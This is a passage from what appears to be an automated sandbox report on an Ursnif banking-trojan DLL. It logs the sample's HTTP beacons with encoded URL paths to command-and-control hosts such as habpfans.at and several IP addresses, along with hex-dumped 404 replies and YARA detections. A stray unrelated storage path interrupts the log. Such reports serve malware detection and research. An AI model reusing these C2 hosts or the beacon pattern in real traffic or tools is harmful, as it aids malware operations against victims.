70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49781	41.41.255.235	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 17:04:32.817919970 CET	17822	OUT	GET /drew/5tHE_2Fl/pXBoYLIb7sXj6_2FbgEdP7S/1g8RiyhGmo/7FzHWL9Gm5Pao_2Bw/5oh73gE4juwn/wLkUkA7sRnm/cso3yuTSujNtgI/CMmvYVa7e4KaoltzEmBTc/sgUl10rzE9jSORq1/rqqMvEmtzS52b3S/MwqSqUIn0qJ41lN07l/ltNVceIDT/qjCtCMmp_2FbkkqAoDDI/2nZPBTOmmpjaMrj1ust/QMCPjE0wKPGXBQrFS0WE_2/B3SVbiens/K.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: habpfans.at
Jan 26, 2022 17:04:33.531102896 CET	17823	IN	HTTP/1.1 404 Not Found Server: nginx/1.18.0 (Ubuntu) Date: Wed, 26 Jan 2022 16:04:33 GMT Content-Type: text/html; charset=utf-8 Content-Length: 548 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49812	31.214.157.187	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 17:04:53.808751106 CET	17909	OUT	GET /drew/n9Q8SXORQfxecr/MW5_2Fu9_2Bgocr6670ju/D1JJTVEHrWL1TxqL/xGoJ_2FQlD36_2B/GkPBzrjzE3l7JBLY9O/1EFPlHsMW/m5HxfuFe9CAmeE3Sv9mV/WruJ_2B6bq6RWMaARg5/48WJvcYD9cWVaImnFjKYnp/qqfI438hlaFuV/Cz10Llo3/y28DCtREPMb5OZnUZKj2hAx/fvbD6E0k2X/xMHWSCI5symguz2Bp/FnCO_2F0QOq8/vwhEVJIxW/5.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 31.214.157.187
Jan 26, 2022 17:04:54.068263054 CET	17910	IN	HTTP/1.1 404 Not Found Server: nginx/1.18.0 (Ubuntu) Date: Wed, 26 Jan 2022 16:04:54 GMT Content-Type: text/html; charset=utf-8 Content-Length: 548 Connection: keep-alive Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49816	194.76.226.200	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 17:05:34.308445930 CET	17926	OUT	GET /drew/t4UXVVFvbg_2F3LXo8gXBT/1icGJdsG14mTA/YOVrBwZF/xARqsNBXczJePkKt2X6ww_2/BWmoPwSUrF/dMkwNYvCaezjn8JBl/H0ytvGxBbW3l/zR2N_2BHrz_/2FvsAN_2FRzTTC/lSSKBusA2w75D7HkZKGJs/DACOMqt0XK0wSfc5/bo0iFsZeiFg2i2l/JDzyY2V7hheHpK0ocJ/ZgcshLwb0/jlOmaQmjqFbHJJo3m7Pt/o4K7mLse1jm/1K47Z.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 194.76.226.200
Jan 26, 2022 17:05:34.582305908 CET	17927	IN	HTTP/1.1 404 Not Found Server: nginx/1.18.0 (Ubuntu) Date: Wed, 26 Jan 2022 16:05:34 GMT Content-Type: text/html; charset=utf-8 Content-Length: 548 Connection: keep-alive Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49825	181.129.180.251	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 17:05:55.173449993 CET	18600	OUT	GET /drew/vDXEGqf4EaI6e/GBZCusNA/wGFZ17UZEew5_2F3lztpfux/SlqAMrP7W1/XBD36Fnf1Eq7wA6HD/bZQhlGWv2oMx/02wZPYg1S9_/2FsBPVVzIGiliu/ZgesoO3_2BU1Itp9mWBBQ/zS9Fa06G7Ifi1Qdi/yVB_2BRlu8Zp_2B/LJtKQv4YtcqH6IAzxR/L6Ho0ZvfB/evXUKtmzU_2B4Fe1cs5B/1wJA25jdSjnKCVAyqP7/xAdhGKLVvM/CvkvXIJYGs/9.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: giporedtrip.at

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 17:05:56.107831001 CET	18601	IN	HTTP/1.1 404 Not Found Server: nginx/1.18.0 (Ubuntu) Date: Wed, 26 Jan 2022 16:05:55 GMT Content-Type: text/html; charset=utf-8 Content-Length: 548 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49827	61.36.14.230	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 17:06:16.920280933 CET	18609	OUT	GET /drew/AvYfyTR_2B2G3/_2F4h5ah/TJ34ZXtaMR1Oc3_2BPI0hI4/GdwumcM9XU/qAwknuMeebVU2QdSF/VN2ToaIYsZPU/kI1do_2B9jW/Q9gfyv85CoHPvT/SnqcLw3TTcQW61PNrLWiv/_2BkKhdRaMJkT9HD/82Fg3tERnOrn6Yg/fT2SNRr4ih8M1B9lEq/WIX8riitn/8yNrCBKJNgpm3khA4gSx/B8X3zDAJaQCYV1F4k99/jQHMcxYL/Il8wT6lWu/Ih.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: habpfans.at
Jan 26, 2022 17:06:18.136353016 CET	18610	IN	HTTP/1.1 404 Not Found Server: nginx/1.18.0 (Ubuntu) Date: Wed, 26 Jan 2022 16:06:17 GMT Content-Type: text/html; charset=utf-8 Content-Length: 548 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49828	31.214.157.187	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 17:06:38.188649893 CET	18611	OUT	GET /drew/XdSo6qg_2FEgYysST/WOvXNJFccrJx/zVwG0bEZwA1/FgOrwJqVq8qQMt/gJKBdkHK_2BRbM8cGXljg/dR5mjLhLFYJj3437/sCPrzkqYN8vu4UK/Lv8bHqBMBEjz1n4JUX/xuOm6McxD/U7cQGMW7Bxk_2BVYpR1Y/2dwD1RGZgWHtptGZcjA/6KkSFpd8oqg4xHg9j8CKKi/XQJvRiHHSuj0_/2BwWvoV7/60l_2BahFJ3qIHK1CvN87c7/jOCSFwu.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 31.214.157.187
Jan 26, 2022 17:06:38.456873894 CET	18611	IN	HTTP/1.1 404 Not Found Server: nginx/1.18.0 (Ubuntu) Date: Wed, 26 Jan 2022 16:06:38 GMT Content-Type: text/html; charset=utf-8 Content-Length: 548 Connection: keep-alive Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 988, Parent PID: 1336

General

Target ID:	0
Start time:	17:03:03

Start date:	26/01/2022
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\hFGZpat9Mf.dll"
Imagebase:	0x8b0000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000002.777601117.0000000002A09000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.481994883.0000000002FD8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.302599061.0000000002FD8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.302425761.0000000002FD8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.302331542.0000000002FD8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000002.776718826.00000000009E0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.302218181.0000000002FD8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.302044791.0000000002FD8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000002.776603802.0000000000890000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, 